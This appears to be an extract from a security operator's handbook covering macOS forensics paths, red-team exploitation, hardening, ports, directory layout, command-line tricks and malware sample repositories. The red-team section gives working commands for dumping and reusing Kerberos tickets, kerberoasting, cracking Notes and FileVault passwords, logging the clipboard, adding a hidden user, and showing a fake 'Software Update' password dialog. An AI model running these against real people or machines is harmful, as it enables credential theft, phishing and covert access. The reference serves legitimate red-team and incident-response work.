Mail Downloads Directory	%users.homedir%{/Library/Containers/com.apple.mail/Data/Library/Mail Downloads/*}
Mail Preferences	%users.homedir%{/Library/Preferences/com.apple.Mail.plist}
Mail Recent Contacts	%users.homedir%{/Library/Application Support/AddressBook/MailRecents-v4.abcdmr}
Mail Accounts	%users.homedir%{/Library/Mail/V[0-9]/MailData/Accounts.plist}

REFERENCE:

<https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-one/>
<https://www.sentinelone.com/blog/how-to-reverse-macos-malware-part-two/>
<https://github.com/meirwah/awesome-incident-response#osx-evidence-collection>
<https://github.com/Cugu/awesome-forensics>
https://docs.google.com/spreadsheets/d/1X2Hu0NE2ptdRj0230VWIGp5dqZ0w-CfxHLOW_GNGPX8/edit#gid=1317205466
https://www.forensicswiki.org/wiki/Mac_OS_X
https://objective-see.com/downloads/MacMalware_2019.pdf
<https://github.com/thomasareed/presentations/blob/master/ISS%20-%20Incident%20response%20on%20macOS.pdf>
https://github.com/cedowens/Presentations/blob/master/ACoD_2020_macOS_Post_Infection_Analysis_.pdf
<https://www.hopperapp.com/>
<https://github.com/pstirparo/mac4n6>
<https://www.jaiminton.com/cheatsheet/DFIR/#macos-cheat-sheet>

M

M

MACOS_Exploit

RED TEAM

EXPLOITATION

MacOS

macOS SURVEY

SYSTEM_PROFILER Everything about your MacOS Setup

```
system_profiler > ~/Desktop/system_profile.txt
```

Show OS Build

```
sw_vers
```

Cat OS Build

```
cat /System/Library/CoreServices/SystemVersion.plist
```

Show System Software Version

```
sw_vers -productVersion
```

Show CPU Brand String

```
sysctl -n machdep.cpu.brand_string
```

FileVault Status

```
fdesetup status
```

List All Hardware Ports

```
networksetup -listallhardwareports
```

Generate Advanced System and Performance Report

```
sudo sysdiagnose -f ~/Desktop/
```

Display Status of Loaded Kernel Extensions

```
sudo kextstat -l
```

Get Password Policy

```
pwpolicy getaccountpolicies
```

Enumerate Groups

```
groups
```

Cached Kerberos Tickets (if present)

```
klist  
klist -c <cache>
```

Enrolled in MDM Solution

```
sudo /usr/bin/profiles status -type enrollment
```

LSREGISTER-Paths are searched for applications to register with the Launch Service database.

```
/System/Library/Frameworks/CoreServices.framework/Frameworks/Launch Services.framework/Support/lsregister -dump
```

List all packages and apps install history

```
cat /Library/Receipts/InstallHistory.plist  
ls -lart /private/var/db/receipts/
```

List All Apps Downloaded from App Store

```
# Via Spotlight  
mdfind kMDItemAppStoreHasReceipt=1
```

Show All Attached Disks and Partitions

```
diskutil list
```

Run a wireless network scan:

```
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -s
```

Show Current SSID:

```
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport -I | awk '/ SSID/ {print substr($0, index($0, $2))}'
```

Show WiFi Connection History:

```
defaults read  
/Library/Preferences/SystemConfiguration/com.apple.airport.preferences | grep LastConnected -A 7
```

Bluetooth Status

```
defaults read /Library/Preferences/com.apple.Bluetooth  
ControllerPowerState
```

Show Memory Statistics

```
# One time  
vm_stat  
# Table of data, repeat 10 times total, 1 second wait between each  
poll  
vm_stat -c 10 1
```

macOS ENUMERATION

DNS-SD ENUMERATION ON LOCAL NETWORK

Printer Services Example

```
#Browse local network for services:  
dns-sd -B _services._dns-sd._udp local.  
#Locate devices serving printers services:  
dns-sd -B _ipp._tcp local.  
#Lookup information about device:  
dns-sd -L "Brother HL-L2350DW series" _ipp._tcp local.  
#Lookup IP information about host:  
dns-sd -Gv4v6 BRW105BAD4B6AD6.local
```

SMB Services Example

```
#Browse local network for services:  
dns-sd -B _services._dns-sd._udp local.  
#Locate devices serving SMB services:  
dns-sd -B _smb._tcp local.  
#Lookup information about device:  
dns-sd -L "TimeCapsule" _smb._tcp local.  
#Lookup IP information about host:  
dns-sd -Gv4v6 TimeCapsule.local
```

IPPFIND Enumerate/Find Local Printers

```
#Locate printers on local network  
ipppfind  
#Enumerate hostnames for printers  
ipppfind _ipp._tcp,_universal --exec echo '{service_hostname}' \  
#Advanced enumeration of printers info:  
ipppfind _ipp._tcp,_universal --exec dns-sd -G v4  
'{service_hostname}' \  
;
```

Use Bonjour to locate other AFP services on network

```
dns-sd -B _afpovertcp._tcp
```

Active Directory Enumeration

```
dscl "/Active Directory/<domain>/All Domains" ls /Computers  
dscl "/Active Directory/<domain>/All Domains" ls /Users
```

```
dscl "/Active Directory/<domain>/All Domains" read  
/Users/<username>
```

Enumerate Basic Active Directory info for user

```
dscl . cat /Users/<username>
```

List Local Accounts with Admin rights

```
dscl . read /Groups/admin
```

Show domain info and admin AD groups

```
dsconfigad -show
```

Enumerate Users and Groups and Admins

```
dscl . list /Groups  
dscl . list /Users  
dscl . list /Users | grep -v '_'  
dscacheutil -q group  
dscacheutil -q group -a gid 80  
dscacheutil -q user
```

List all profiles for user in Open Directory

```
dscl -u <ADMIN_USER> -P <PASS> <OD_Server> profilelist  
/LDAPv3/127.0.0.1/Users/<USER>
```

BITFROST (Kerberos on macOS)

Goal of the project is to enable better security testing around Kerberos on macOS devices using native APIs without requiring any other framework or packages on the target.

LIST

Loop through all of the credential caches in memory and give basic information about each cache and each entry within.

```
bitfrost -action list
```

DUMP TICKETS

Iterate through the default credential cache.

```
bitfrost -action dump -source tickets
```

DUMP KEYTABS

Attempt to dump information from the default keytab (/etc/krb5.keytab) which is only readable by root.

```
bitfrost -action dump -source keytab
```

ASKHASH

Compute the necessary hashes used to request TGTs and decrypt responses. This command requires the plaintext password

**Supply a base64 encoded version of the password with -bpassword

```
bifrost -action askhash -username lab_admin -domain lab.local -  
bpassword YWJjMTIzISEh
```

ASKTGT

Take a plaintext password, a hash, or a keytab entry and request a TGT from the DC.

#With Base64 Password

```
bifrost -action asktgt -username lab_admin -domain lab.local -  
bpassword YWJjMTIzISEh
```

#With Hash

```
bifrost -action asktgt -username lab_admin -domain lab.local -  
enctype aes256 -hash  
2DE49D76499F89DEA6DFA62D0EA7FEDFD108EC52936740E2450786A92616D1E1 -  
tgtEnctype rc4
```

#With Keytab

```
bifrost -action asktgt -username lab_admin -domain lab.local -  
enctype aes256 -keytab test
```

DESCRIBE

Command will parse out the information of a Kirbi file. You need to supply -ticket [base64 of Kirbi ticket]

```
bifrost -action describe -ticket doIFIDCCBRygBgIEAA<...snip...>Uw=
```

ASKTGS

Command will ask the KDC for a service ticket based on a supplied TGT. You need to supply -ticket [base64 of kirbi TGT] and -service [spn,spn,spn]

```
bifrost -action asktgs -ticket doIFIDC<...snip...>Uw= -service  
cifs/dc1-lab.lab.local,host/dc1-lab.lab.local
```

KERBEROASTING

Want service ticket to be rc4 and something more crackable, specify the -kerberoast true

```
bifrost -action asktgs -ticket doIF<...snip...>QUw= -service  
host/dc1-lab.lab.local -kerberoast true
```

PTT

Command takes a ticket (TGT or service ticket) and imports it to a specified credential cache or creates a new credential cache.

```
bifrost -action ptt -cache new -ticket doI<...snip...>QUw=
```

REFERENCE:

<https://github.com/its-a-feature/bifrost>

<https://posts.specterops.io/when-kirbi-walks-the-bifrost-4c727807744f>

Dylib Hijacking

By abusing various features and undocumented aspects of OS X's dynamic loader, attackers need only to 'plant' specially crafted

dynamic libraries to have malicious code automatically loaded into vulnerable applications.

REFERENCE:

<https://objective-see.com/products/dhs.html>
<https://github.com/synack/DylibHijack>
<https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x>
<https://media.defcon.org/DEF%20CON%2023/DEF%20CON%2023%20presentations/DEF%20CON%2023%20-%20Patrick-Wardle-DLL-Hijacking-on-OSX-UPDATED.pdf>
<http://lockboxx.blogspot.com/2019/10/macos-red-teaming-211-dylib-hijacking.html>
https://theevilbit.github.io/posts/getting_root_with_benign_appstore_apps/

AIRSPY (AIRDROP EXPLORATION)

AirSpy is a tool for exploring Apple's AirDrop protocol implementation on i/macOS, from the server's perspective. Dumps requests and responses along with a linear code coverage trace of the code processing each request.

REFERENCE:

<https://github.com/nowsecure/airspy>
<https://arxiv.org/pdf/1808.03156.pdf>

Crack Apple Secure Notes

STEP 1: Copy sqlite ‘NotesV#.storedata’ from target located at:

/Users/<username>/Library/Containers/com.apple.Notes/Data/Library/Notes/

#Notes Version based on OS
Mountain Lion = NotesV1.storedata
Mavericks = NotesV2.storedata
Yosemite = NotesV4.storedata
El Capitan & Sierra = NotesV6.storedata
High Sierra = NotesV7.storedata

STEP 2: Download John’s ‘applenotes2john’ and point it at the sqlite database. Note this script also extracts the hints if present in the database and appends them to the end of the hash (Example ‘company logo?’):

<https://github.com/koboi137/john/blob/master/applenotes2john.py>

applenotes2john.py NotesV#.storedata

NotesV#.storedata:\$ASN\$*4*20000*caff9d98b629cad13d54f5f3cbae2b85*79
270514692c7a9d971a1ab6f6d22ba42c0514c29408c998:::::company logo?

STEP 3: Format and load hash into John (--format=notes-opencl) or Hashcat (-m 16200) to crack.

Crack Apple FileVault2 Disk Encryption

STEP 1: Use dd to extract image of your FileVault2 encrypted disk:

```
sudo dd if=/dev/disk2 of=/path/to/filevault_image.dd  
conv=noerror,sync
```

STEP 2: Install fvde2john from <https://github.com/kholia/fvde2john>

STEP 3: Use hdiutil to attach to dd image:

```
hdiutil attach -imagekey diskimage-class=CRawDiskImage -nomount  
/Volumes/path/to/filevault_image.dd
```

STEP 4: Obtain the EncryptedRoot.plist.wipekey from “Recovery HD” partition

<https://github.com/libyal/libfvde/wiki/Mounting#obtaining-encryptedrootplistwipekey>

```
mmls /Volumes/path/to/filevault_image.dd  
fls -r -o 50480752 /Volumes/path/to/filevault_image.dd | grep -i  
EncryptedRoot  
+++++ r/r 130: EncryptedRoot.plist.wipekey
```

```
icat -o 50480752 image.raw 130 > EncryptedRoot.plist.wipekey
```

STEP 5: Verify and note the disk mount point for Apple_Corestorage:

```
diskutil list  
.../dev/disk3s2 Apple_Corestorage
```

STEP 6: Use EncryptedRoot.plist.wipekey with fvdeinfo to retrieve the hash:

```
sudo fvdetools/fvdeinfo -e EncryptedRoot.plist.wipekey -p blahblah  
/dev/disk3s2
```

\$fvde\$1\$16\$96836044060108438487434858307513\$41000\$e9acbb4bc6dafb74a
adb72c576fecf69c2ad45ccd4776d76

STEP 7: Load this hash into JTR or Hashcat to crack

```
john --format=FVDE-opencl --wordlist=dict.txt hash.txt
```

```
hashcat -a 0 -m 16700 hash.txt dict.txt
```

Crack Apple File System MacOS up to 10.13

STEP 1: Install apfs2john per the github instructions located at:
<https://github.com/kholia/apfs2john>

STEP 2: Point ‘apfs2john’ at the your device or disk image:

```
sudo ./bin/apfs-dump-quick /dev/sdc1 outfile.txt
```

```
sudo ./bin/apfs-dump-quick image.raw outfile.txt
```

!!Consider using ‘kpartx’ for handling disk images per Kholia recommendations: <https://github.com/kholia/fvde2john>

macOS MISC

Dump Clipboard Contents Continuously

```
while true; do echo -e "\n$(pbpaste)" >>/tmp/clipboard.txt && sleep 5; done
```

Add a hidden user on Macos

```
sudo dscl . -create /Users/#{$user_name} UniqueID 333
```

Extract All Certificates

```
security find-certificate -a -p
```

Locate Bookmark Database for Firefox & Chrome

```
#Write out to /tmp file:  
find / -path "*/Firefox/Profiles/*/places.sqlite" -exec echo {} >> /tmp/firefox-bookmarks.txt \;  
find / -path "*/Google/Chrome/*/Bookmarks" -exec echo {} >> /tmp/chrome-bookmarks.txt \;
```

Locate Browser History: Safari, Chrome, Firefox

```
Parse browser history:  
https://github.com/cedowens/macOS-browserhist-parser/tree/master/parse-browser-history  
#Safari History  
~/Library/Safari/History.db  
#Chrome History  
~/Library/Application Support/Google/Chrome/Default/History  
#Firefox History  
~/Library/Application Support/Profiles<random>.default-release/places.sqlite
```

Prompt User for Password (Local Phishing)

```
osascript -e 'tell app "System Preferences" to activate' -e 'tell app "System Preferences" to activate' -e 'tell app "System Preferences" to display dialog "Software Update requires that you type your password to apply changes." & return & return default answer "" with icon 1 with hidden answer with title "Software Update"'
```

C2 TOOLS

PUPY

Pupy is a cross-platform, multi function RAT and post-exploitation tool mainly written in python. It features an all-in-memory execution guideline and leaves a very low footprint.

<https://github.com/n1nj4sec/pupy>

APFELL

A cross-platform, post-exploit, red teaming framework built with python3, docker, docker-compose, and a web browser UI. It's designed to provide a collaborative and user friendly interface for operators, managers, and reporting throughout mac and linux based red teaming.

<https://github.com/its-a-feature/Apfell>

M

M

MACOS_Hardening

BLUE TEAM

CONFIGURATION

MacOS

MacOS Hardening Guide

https://github.com/ernw/hardening/blob/master/operating_system/osx/10.14/ERNW_Hardening_OS_X_Mojave.md

M

M

MACOS_Ports

ALL

INFORMATIONAL

MacOS

Historical OSX/macOS services and ports for all versions.

Port	Proto	App Proto	System Service Name
7	TCP/UDP	echo	—
20	TCP	ftp-data	—
21	TCP	ftp	—
22	TCP	ssh	Xcode Server (Git+SSH; SVN+SSH)
23	TCP	telnet	—
25	TCP	smtp	Mail
53	TCP/UDP	domain	—
67	UDP	bootps	NetBoot via DHCP
68	UDP	bootpc	NetBoot via DHCP
69	UDP	tftp	—
79	TCP	finger	—
80	TCP	http	World Wide Web
88	TCP	kerberos	Kerberos, Screen Sharing authentication
106	TCP	3com-tsmux	macOS Server Password Server
110	TCP	pop3	Mail

111	TCP/UDP	sunrpc	Portmap (sunrpc)
113	TCP	ident	—
119	TCP	nntp	Apps that read newsgroups.
123	UDP	ntp	network time server synchronization
137	UDP	netbios-ns	—
138	UDP	netbios-dgm	Windows Datagram Service
139	TCP	netbios-ssn	Microsoft Windows file and print services
143	TCP	imap	Mail (receiving email)
161	UDP	snmp	—
192	UDP	osu-nms	AirPort Base Station PPP status or discovery, AirPort Admin Utility, AirPort Express Assistant
311	TCP	asip-webadmin	Server app, Server Admin, Workgroup Manager, Server Monitor, Xsan Admin
312	TCP	vslmp	Xsan Admin (OS X Mountain Lion v10.8 and later)
389	TCP	ldap	Apps that look up addresses, such as Mail and Address Book
427	TCP/UDP	svrloc	Network Browser
443	TCP	https	TLS websites
445	TCP	microsoft-ds	—
464	TCP/UDP	kpasswd	—
465	TCP	smtp (legacy)	Mail (sending mail)
500	UDP	isakmp	macOS Server VPN service
500	UDP	IKEv2	Wi-Fi Calling
514	TCP	shell	—
514	UDP	syslog	—
515	TCP	printer	Printing to a network printer, Printer Sharing in macOS
532	TCP	netnews	—
548	TCP	afpovertcp	AppleShare, Personal File Sharing, Apple File Service
554	TCP/UDP	rtsp	AirPlay, QuickTime Streaming Server (QTSS), streaming media players
587	TCP	submission	Mail (sending mail), iCloud Mail (SMTP authentication)
600–1023	TCP/UDP	ipcserver	NetInfo
623	UDP	ASF-RMCP	Lights Out Monitoring (LOM)
625	TCP	dec_dlm	Open Directory, Server app, Workgroup Manager; Directory Services in OS X Lion or earlier

			This port is registered to DEC DLM
626	TCP	asia	IMAP administration (Mac OS X Server v10.2.8 or earlier)
626	UDP	asia	Server serial number registration (Xsan, Mac OS X Server v10.3 - v10.6)
631	TCP	ipp	macOS Printer Sharing, printing to many common printers
636	TCP	ldaps	Secure LDAP
660	TCP	mac-srvr-admin	Server administration tools for Mac OS X Server v10.4 or earlier, including AppleShare IP
687	TCP	asipregistry	Server administration tools for Mac OS X Server v10.6 or earlier, including AppleShare IP
749	TCP/UDP	kerberos-adm	Kerberos 5
985	TCP	-	NetInfo Static Port
993	TCP	imaps	iCloud Mail (SSL IMAP)
995	TCP/UDP	pop3s	Mail IMAP SSL
1085	TCP/UDP	webobjects	-
1099, 804 3	TCP	rmiregistry	Remote RMI & IIOP JBOSS
1220	TCP	qt-serveradmin	Administration of QuickTime Streaming Server
1640	TCP	cert-responder	Profile Manager in macOS Server 5.2 and earlier
1649	TCP	kermit	-
1701	UDP	12f	macOS Server VPN service
1723	TCP	pptp	macOS Server VPN service
1900	UDP	ssdp	Bonjour
2049	TCP/UDP	nfsd	-
2195	TCP	-	Push notifications
2196	TCP	-	Feedback service
2197	TCP	-	Push notifications
2336	TCP	appleugcontrol	Home directory synchronization
3004	TCP	csofragent	-
3031	TCP/UDP	eppc	Program Linking, Remote Apple Events
3283	TCP/UDP	net-assistant	Apple Remote Desktop 2.0 or later (Reporting feature), Classroom app (command channel)
3284	TCP/UDP	net-assistant	Classroom app (document sharing)

3306	TCP	mysql	—
		nat-stun-port - ipether232port	
3478-3497	UDP	distcc	FaceTime, Game Center
3632	TCP	distcc	—
3659	TCP/UDP	apple-sasl	macOS Server Password Server
3689	TCP	daap	iTunes Music Sharing, AirPlay
3690	TCP/UDP	svn	Xcode Server (anonymous remote SVN)
4111	TCP	xgrid	—
4398	UDP	—	Game Center
4488	TCP	awacs-ice	
4500	UDP	ipsec-msft	macOS Server VPN service
4500	UDP	IKEv2	Wi-Fi Calling
5003	TCP	fmpro-internal	—
5009	TCP	winfs	AirPort Utility, AirPort Express Assistant
5100	TCP	socalia	macOS camera and scanner sharing
5222	TCP	jabber-client	Jabber messages
5223	TCP	—	iCloud DAV Services, Push Notifications, FaceTime, iMessage, Game Center, Photo Stream
5228	TCP	—	Spotlight Suggestions, Siri
5297	TCP	—	Messages (local traffic)
5350	UDP	—	Bonjour
5351	UDP	nat-pmp	Bonjour
5353	UDP	mdns	Bonjour, AirPlay, Home Sharing, Printer Discovery
5432	TCP	postgresql	Can be enabled manually in OS X Lion Server (previously enabled by default for ARD 2.0 Database)
5897-5898	UDP	—	xrdiags
			Apple Remote Desktop 2.0 or later (Observe/Control feature)
5900	TCP	vnc-server	Screen Sharing (Mac OS X 10.5 or later)
5988	TCP	wbem-https	Apple Remote Desktop 2.x See also dmtf.org/standards/wbem .
6970-9999	UDP	—	QuickTime Streaming Server

7070	TCP	arcp	QuickTime Streaming Server (RTSP)
7070	UDP	arcp	QuickTime Streaming Server
8000-8999	TCP	irdmi	Web service, iTunes Radio streams
8005	TCP	—	—
8008	TCP	http-alt	Mac OS X Server v10.5 or later
8080	TCP	http-alt	Also JBOSS HTTP in Mac OS X Server 10.4 or earlier
8085-8087	TCP	—	Mac OS X Server v10.5 or later
8088	TCP	radan-http	Mac OS X Server v10.4 or later
8089	TCP	—	Mac OS X Server v10.6 or later
8096	TCP	—	Mac OS X Server v10.6.3 or later
8170	TCP	—	Podcast Capture/podcast CLI
8171	TCP	—	Podcast Capture/podcast CLI
8175	TCP	—	pcastagentd (such as for control operations and camera)
8443	TCP	pcsync-https	Mac OS X Server v10.5 or later (JBOSS HTTPS in Mac OS X Server 10.4 or earlier)
8800	TCP	sunwebadmin	Mac OS X Server v10.6 or later
8843	TCP	—	Mac OS X Server v10.6 or later
8821, 8826	TCP	—	Final Cut Server
8891	TCP	—	Final Cut Server (data transfers)
9006	TCP	—	Mac OS X Server v10.6 or earlier
9100	TCP	—	Printing to certain network printers
9418	TCP/UDP	git	Xcode Server (remote git)
10548	TCP	serverdocs	macOS Server iOS file sharing
11211	—	—	Calendar Server
16080	TCP	—	Web service with performance cache
16384-16403	UDP	—	Messages (Audio RTP, RTCP; Video RTP, RTCP)
16384-16387	UDP	—	FaceTime, Game Center

16393-16402	UDP	–	FaceTime, Game Center
16403-16472	UDP	–	Game Center
24000-24999	TCP	med-ltp	Web service with performance cache
42000-42999	TCP	–	iTunes Radio streams
49152-65535	TCP	–	Xsan Filesystem Access
49152-65535	UDP	–	
50003	–	–	–
50006	–	–	–

REFERENCE:

<https://support.apple.com/en-us/HT202944>

M

M

MACOS_Structure

ALL	INFORMATIONAL	MacOS
-----	---------------	-------

DIRECTORY	DESCRIPTION
/	Root directory, present on virtually all UNIX based file systems. Parent directory of all other files
.DS_Store	This file Desktop Service Store contains Finder settings, such as icon location, position of icons, choice of a background image, window size and the names of all files (and also directories) in that folder. The file will appear in any directory that you've viewed with the Finder and has functions similar to the file desktop.ini in Microsoft Windows.
.DocumentRevisions-V100/	DocumentRevisions-V100 is an internal version control system introduced by Apple in OSX Lion. Large database that saves a copy of a file each, track changes, revert, each every time you save it. Apple uses it forTextEdit, KeyNote, Pages, Numbers, and some other programs. Developers can

	also interact with this API in their apps.
.fsevents/	File system events daemon process that writes file system event log files and is responsible for handling changes to the file system. Directory acts as a staging or buffer area for notifications for userspace process.
.HFS+ Private Directory Data?/	.HFS+ Private Directory Data\r and HFS+ Private Data are special folders used by the HFS+ filesystem to handle hard-linked folders and files, respectively. HFS+ doesn't support hard links and UNIX, upon which macOS is based, requires them. So developer macOS simulated hard links; any file that has more than one link is moved into one of these invisible directories as an inode; the actual hard links are just aliases to the inode file with a special flag set in its metadata.
.PKInstallSandboxManager/	Used for software updates and the Sandbox
.PKInstallSandboxManager-SystemSoftware/	Used for system software updates
.Spotlight-V100/	Spotlight index data for searches
.Trashes/	Trash folder, stored individually on each mounted volume, contains files that have been placed in Trash. On a boot volume, such files are stored in ~/.Trash . On a non-boot volume, these files are in /.Trashes/\$UID/
.vol/	A pseudo-directory used to access files by their ID or inode number, maps HFS+ file IDs to files. If you know a file's ID, you can open it using ./vol/ <id></id>
/Applications/	Contains all Mac OS X applications
/bin/	Essential common binaries and files/programs needed to boot the operating system.
/cores/	Symbolic link to /private/cores . If core dumps are enabled they

	are created in this directory as core.pid
/dev/	Files that represent various peripheral devices including keyboards, mice, trackpads
/etc/->private/etc/	Symbolic link to /private/etc and contains machine local system configuration, holds administrative, configuration, and other system files.
/home/	All User files stored: documents, music, movies, pictures, downloads, etc... Every User has a home directory.
/Library/	Shared libraries, settings, preferences, and other necessities [An additional Libraries folder in your home directory, which holds files specific to that user].
/net/	Common default automounter local path is of the form /net/hostname/nfspath where hostname is the host name of the remote machine and nfspath is the path that is exported over NFS on the remote machine.
/Network/	Location to attach network-wide resources and server volumes. OS X 10.1, network resources are mounted in /private/Network with symbolic links. OS 10.3, various network resources (mainly servers) appear dynamically in /Network
/opt/	Optional installations such as X11
/private/	On typical Unix system tmp, var, etc, and cores directories would be located.
/sbin/	Contains executables for system administration and configuration
/System/	Contains system related files, libraries, preferences, critical for the proper function of Mac OS X
/tmp/	Symbolic link to /private/tmp and holds temporary files and caches, which can be written by any user.

/User Information/ ->	
/Library/Documentation/User Information.localized	PDF Manuals
/Users/	All user accounts on the machine and their accompanying unique files, settings, etc.
/usr/	Contains BSD Unix applications and support files. Includes subdirectories that contain information, configuration files, and other essentials used by the operating system
/var/	Symbolic link to /private/var and contains miscellaneous data, configuration files and frequently modified files, such as log files.
/vm/	Used to store the swap files for Mac OS X's virtual memory & contents of RAM for sleep operations.
/Volumes/	Mounted devices and volumes, either virtual or real. Hard disks, CD's, DVD's, DMG mounts and the boot volume

REFERENCE:

<https://community.malforensics.com/t/root-directory-structure-in-mac/172>
<https://coderwall.com/p/owb6eg/view-folder-tree-in-macosx-terminal>

M

M

MACOS_Tricks

ALL

MISC

MacOS

Generate Secure Password & Copy to Clipboard

```
LC_ALL=C tr -dc "[[:alnum:]]" < /dev/urandom | head -c 20 | pbcopy
```

Show External IP Address

Method #1

```
dig +short myip.opendns.com @resolver1.opendns.com
```

Method #2

```
curl -s https://api.ipify.org && echo
```

Eject All Mountable Volumes

```
osascript -e 'tell application "Finder" to eject (every disk whose ejectable is true)'
```

Set Login Window Text

```
sudo defaults write /Library/Preferences/com.apple.loginwindow  
LoginwindowText "Your text"
```

Preview via QuickLook

```
qlmanage -p /path/to/file
```

Search via Spotlight

```
mdfind -name 'searchterm'
```

Show Spotlight Indexed Metadata

```
mdls /path/to/file
```

Speak Text with System Default Voice

```
say 'All your base are belong to us!'
```

Prevent sleep for 1 hour:

```
caffeinate -u -t 3600
```

Generate UUID to Clipboard

```
uuidgen | tr -d '\n' | tr '[[:upper:]]' '[[:lower:]]' | pbcopy
```

Open Applications

```
open -a "Google Chrome" https://github.com
```

MacOS Performance Monitoring with Powermetrics

```
powermetrics -a 0 -i 15000 -s tasks --show-process-io --show-  
process-energy -u /tmp/powermetrics.log
```

```
# -a 0                      Don't display summary line  
# -i 15000                  Collect data every 15 seconds  
# -s tasks                  Focus on per-process information  
# --show-process-io        Add disk i/o and pageins to results  
# --show-process-energy    Show energy impact scores  
# -u /tmp/powermetrics.log Output to file location  
**Splunk regex for parsing powermetrics logs
```

```
index="your_index_here" sourcetype=generic_single_line  
| rex field=_raw" "(?P<process_name>^[\w \(\)\-\.<\.\>](\b|\))\s{3,}?(?P<pid>[\d\+])\s+(?P<cpu_ms_s>[\d\.\.]+)\s+(?P<perc  
ent_cpu_user>[\d\.\.]+)\s+(?P<deadlines_lt_2ms>[\d\.\.]+)\s+(?P<deadlin  
es_2_to_5ms>[\d\.\.]+)\s+(?P<wakeups>[\d\.\.]+)\s+(?P<intr_pkg_idle>[\d  
\.\.]+)\s+(?P<bytes_read>[\d\.\.]+)\s+(?P<bytes_written>[\d\.\.]+)\s+(?P<  
pageins>[\d\.\.]+)\s+(?P<energy_impact>[\d\.\.]+)"
```

macOS CONFIGURATION

Join a Wi-Fi Network

```
networksetup -setairportnetwork en0 WIFI_SSID WIFI_PASSWORD
```

Turn WIFI Adapter On

```
networksetup -setairportpower en0 on
```

Firewall Service

```
# Show Status  
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --  
getglobalstate  
  
# Enable  
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --  
setglobalstate on  
  
# Disable (Default)  
sudo /usr/libexec/ApplicationFirewall/socketfilterfw --  
setglobalstate off
```

Remote Apple Events

```
# Status  
sudo systemsetup -getremoteappleevents  
# Enable  
sudo systemsetup -setremoteappleevents on  
# Disable (Default)  
sudo systemsetup -setremoteappleevents off
```

AirDrop

```
# Enable AirDrop over Ethernet and on Unsupported Macs  
defaults write com.apple.NetworkBrowser BrowseAllInterfaces -bool  
true  
# Enable (Default)  
defaults remove com.apple.NetworkBrowser DisableAirDrop  
# Disable  
defaults write com.apple.NetworkBrowser DisableAirDrop -bool YES
```

Force Launch Screen Saver

```
# Up to Sierra  
open  
/System/Library/Frameworks/ScreenSaver.framework/Versions/A/Resources/ScreenSaverEngine.app  
# From High Sierra  
/System/Library/CoreServices/ScreenSaverEngine.app/Contents/MacOS/ScreenSaverEngine
```

Start Native TFTP Daemon

```
#Files will be served from /private/tftpboot.  
sudo launchctl load -F /System/Library/LaunchDaemons/tftp.plist &&  
\  
sudo launchctl start com.apple.tftpd
```

Activate/Deactivate the ARD Agent and Helper

```
# Activate And Restart the ARD Agent and Helper
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -activate -restart -agent -console
# Deactivate and Stop the Remote Management Service
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -deactivate -stop
```

Enable/Disable Remote Desktop Sharing

```
# Allow Access for All Users and Give All Users Full Access
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -configure -allowAccessFor -allUsers -privs -
all
# Disable ARD Agent and Remove Access Privileges for All Users
sudo
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents
/Resources/kickstart -deactivate -configure -access -off
```

Remove Apple Remote Desktop Settings

```
sudo rm -rf /var/db/RemoteManagement ; \
sudo defaults delete
/Library/Preferences/com.apple.RemoteDesktop.plist ; \
defaults delete
~/Library/Preferences/com.apple.RemoteDesktop.plist ; \
sudo rm -r /Library/Application\ Support/Apple/Remote\ Desktop/ ; \
rm -r ~/Library/Application\ Support/Remote\ Desktop/ ; \
rm -r ~/Library/Containers/com.apple.RemoteDesktop
```

REFERENCE:

<https://its-a-feature.github.io/posts/2018/01/Active-Directory-Discovery-with-a-Mac/>
<https://github.com/herrbischoff/awesome-macos-command-line>
<https://gist.github.com/its-a-feature/1a34f597fb30985a2742bb16116e74e0>
<https://www.cmdsec.com/macos-performance-monitoring-collection/>

M**M**

MACOS_Versions

ALL	INFORMATIONAL	MacOS
-----	---------------	-------

Version	Date	Darwin	Latest
Rhapsody Developer	31-Aug-97		DR2
OS X Server 1.0	16-Mar-99		1.2v3
OS X Developer	16-Mar-99		DP4
OS X Beta Kodiak	13-Sep-00	1.2.1	

OS X 10.0 Cheetah	24-Mar-01	1.3.1	10.0.4
OS X 10.1 Puma	25-Sep-01	1.4.1 /5	10.1.5
OS X 10.2 Jaguar	24-Aug-02	6	10.2.8
OS X 10.3 Panther	24-Oct-03	7	10.3.9
OS X 10.4 Tiger	29-Apr-05	8	10.4.11
OS X 10.5 Leopard	26-Oct-07	9	10.5.8
OSX 10.6 Snow Leopard	09-Jun-08	10	10.6.8 v1.1
OS X 10.7 Lion	20-Jul-11	11	10.7.5
OS X 10.8 Mountain Lion	25-Jul-12	12	10.8.5
OS X 10.9 Mavericks	22-Oct-13	13	10.9.5
OS X 10.10 Yosemite	16-Oct-14	14	10.10.5
OS X 10.11 El Capitan	30-Sep-15	15	10.11.6
macOS 10.12 Sierra	20-Sep-16	16	10.12.6
macOS 10.13 High Sierra	25-Sep-17	17	10.13.6
macOS 10.14 Mojave	24-Sep-18	18	10.14.6
macOS 10.15 Catalina	7-Oct-19	19	10.15.2

REFERENCE:

<https://en.wikipedia.org/wiki/MacOS>

M

M

MALWARE_Resources

BLUE TEAM

REVERSE ENG

ALL

MALWARE REPOSITORIES

Clean MX

Realtime database of malware and malicious domains.
<http://support.clean-mx.de/clean-mx/viruses.php>

Contagio

A collection of recent malware samples and analyses.
<http://contagiodump.blogspot.com/>

Exploit Database

Exploit and shellcode samples.
<https://www.exploit-db.com/>

Infosec - CERT-PA

Malware samples collection and analysis.
<https://infosec.cert-pa.it/analyze/submit.html>

InQuest Labs

Evergrowing searchable corpus of malicious Microsoft documents.
<https://labs.inquest.net/>

Malpedia

A resource providing rapid identification and actionable context for malware investigations.

<https://malpedia.caad.fkie.fraunhofer.de/>

Malshare

Large repository of malware actively scrapped from malicious sites.

<https://malshare.com/>

Objective-See

MacOS malware samples

<https://objective-see.com/malware.html>

Tracker h3x

Aggregator for malware corpus tracker and malicious download sites.

<http://tracker.h3x.eu/>

VirusBay

